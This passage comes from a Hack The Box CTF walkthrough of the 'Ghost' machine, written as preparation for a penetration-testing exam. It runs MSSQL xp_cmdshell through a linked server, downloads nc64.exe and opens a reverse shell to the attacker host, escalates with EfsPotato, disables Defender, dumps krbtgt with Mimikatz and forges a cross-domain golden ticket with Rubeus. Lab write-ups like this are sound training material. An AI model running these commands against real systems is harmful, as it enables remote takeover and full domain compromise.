  exec master..xp_cmdshell ''hostname''') AT "PRIMARY";
Code execution confirmed on PRIMARY. Transfer nc64.exe and catch a reverse shell:
wget https://github.com/int0x33/nc.exe/raw/master/nc64.exe -O nc64.exe
python3 -m http.server 80
rlwrap nc -nlvp 9001
EXEC ('execute as login = ''sa''; exec xp_cmdshell ''curl.exe http://10.10.16.60/nc64.exe -o C:\windows\temp\nc64.exe''') AT "PRIMARY"
EXEC ('execute as login = ''sa''; exec xp_cmdshell ''C:\windows\temp\nc64.exe -e powershell 10.10.16.60 9001''') AT "PRIMARY"
Shell obtained as nt service\mssqlserver.
Finding 9 — MSSQL Linked Server Remote Code Execution via xp_cmdshell
Privilege Escalation — SeImpersonatePrivilege (EfsPotato)
Check token privileges:
whoami /priv
SeImpersonatePrivilege is available. Use EfsPotato to escalate to SYSTEM:
git clone https://github.com/zcgonvh/EfsPotato
cd EfsPotato
mcs EfsPotato.cs
Serve and transfer it to the target:
python3 -m http.server 80iwr http://10.10.16.60/EfsPotato.exe -UseBasicParsing -OutFile EfsPotato.exe
Test execution:
.\EfsPotato.exe whoami
Returns nt authority\system. Start a listener and catch the SYSTEM shell:
rlwrap nc -nlvp 9002.\EfsPotato.exe 'C:\windows\temp\nc64.exe 10.10.16.60 9002 -e powershell.exe'

Finding 10 — SeImpersonatePrivilege Abuse via EfsPotato Enabling Privilege Escalation to SYSTEM
Cross-Domain Golden Ticket
SYSTEM on PRIMARY gives us full access to the corp.ghost.htb domain. Disable Windows Defender to make tooling easier:
Set-MpPreference -DisableRealtimeMonitoring $True
Transfer PowerView and enumerate domain trusts:
iwr http://10.10.16.60/powerview.ps1 -UseBasicParsing -OutFile powerview.ps1
. .\PowerView.ps1
Get-DomainTrust

The trust between corp.ghost.htb and ghost.htb is bidirectional. A cross-trust golden ticket with SID history is the path forward: if we forge a ticket that includes the ghost.htb Enterprise Admins SID in the SID history field, the ghost.htb DC will honour it and grant full domain access.
Collect both domain SIDs:
Get-DomainSid ghost.htb
Get-DomainSid corp.ghost.htb
ghost.htb:      S-1-5-21-4084500788-938703357-3654145966
corp.ghost.htb: S-1-5-21-2034262909-2733679486-179904498
Dump the corp.ghost.htb krbtgt hash with Mimikatz:
iwr http://10.10.16.60/mimikatz.exe -UseBasicParsing -OutFile mimikatz.exe
.\mimikatz.exe 'lsadump::dcsync /user:[email protected]' exit

AES256: b0eb79f35055af9d61bcbbe8ccae81d98cf63215045f7216ffd1f8e009a75e8d
Transfer Rubeus and forge the golden ticket. The sids argument is the key detail — appending -519 specifies the Enterprise Admins group SID for ghost.htb, which Rubeus embeds into the SID history field of the forged ticket:
iwr http://10.10.16.60/Rubeus.exe -UseBasicParsing -OutFile Rubeus.exe
.\Rubeus.exe golden /aes256:b0eb79f35055af9d61bcbbe8ccae81d98cf63215045f7216ffd1f8e009a75e8d /ldap /user:Administrator /sids:S-1-5-21-4084500788-938703357-3654145966-519 /ptt

The ticket is injected into the current session. Access DC01.ghost.htb directly:
dir \\dc01.ghost.htb\c$\Users\Administrator\Desktop
type \\dc01.ghost.htb\c$\Users\Administrator\Desktop\root.txt
Finding 11 — Cross-Domain Golden Ticket with SID History Injection Enabling Full ghost.htb Domain Compromise
Takeaways
How this box helped me prepare for the CPTS exam
-
Source code repositories expose secrets — Gitea held both findings that made the foothold possible: path traversal in the Ghost CMS content API and command injection in the intranet backend. Neither would have appeared in a standard web scan. On the CPTS exam, searching code repositories can reveal functionality that opens the next phase. When you find a code repository during an engagement, read the application logic, not just the README.
-
Chain web findings instead of treating them as dead ends — Getting a shell here required three steps in sequence: exploit the path traversal to read the environment, use the recovered key to authenticate to a second endpoint, then exploit the command injection on that endpoint. No single finding was enough on its own. One finding often just unlocks the next one. Be ready to chain findings across the attack surface.
-
GMSA password abuse is worth knowing cold — Ghost had ReadGMSAPassword as a key BloodHound edge. It led to the ADFS service account. Even without BloodHound to surface it, GMSA abuse is worth testing whenever you have any AD foothold and are looking for a privilege path forward.
-
Most of Ghost goes well beyond CPTS scope, and that is fine — Golden SAML, SSH ControlMaster hijacking, LDAP wildcard brute-force, and MSSQL linked server chaining are techniques beyond what the CPTS course material teaches. Ghost is rated Insane for a reason, and I want to be honest that a CPTS student should not feel like they are behind for finding this box overwhelming. What does carry over is the methodology: enumerate every service, read available source code, chain findings across the application and identity layers, use BloodHound to map privilege paths, and treat every compromised credential as a potential pivot. The process never changes.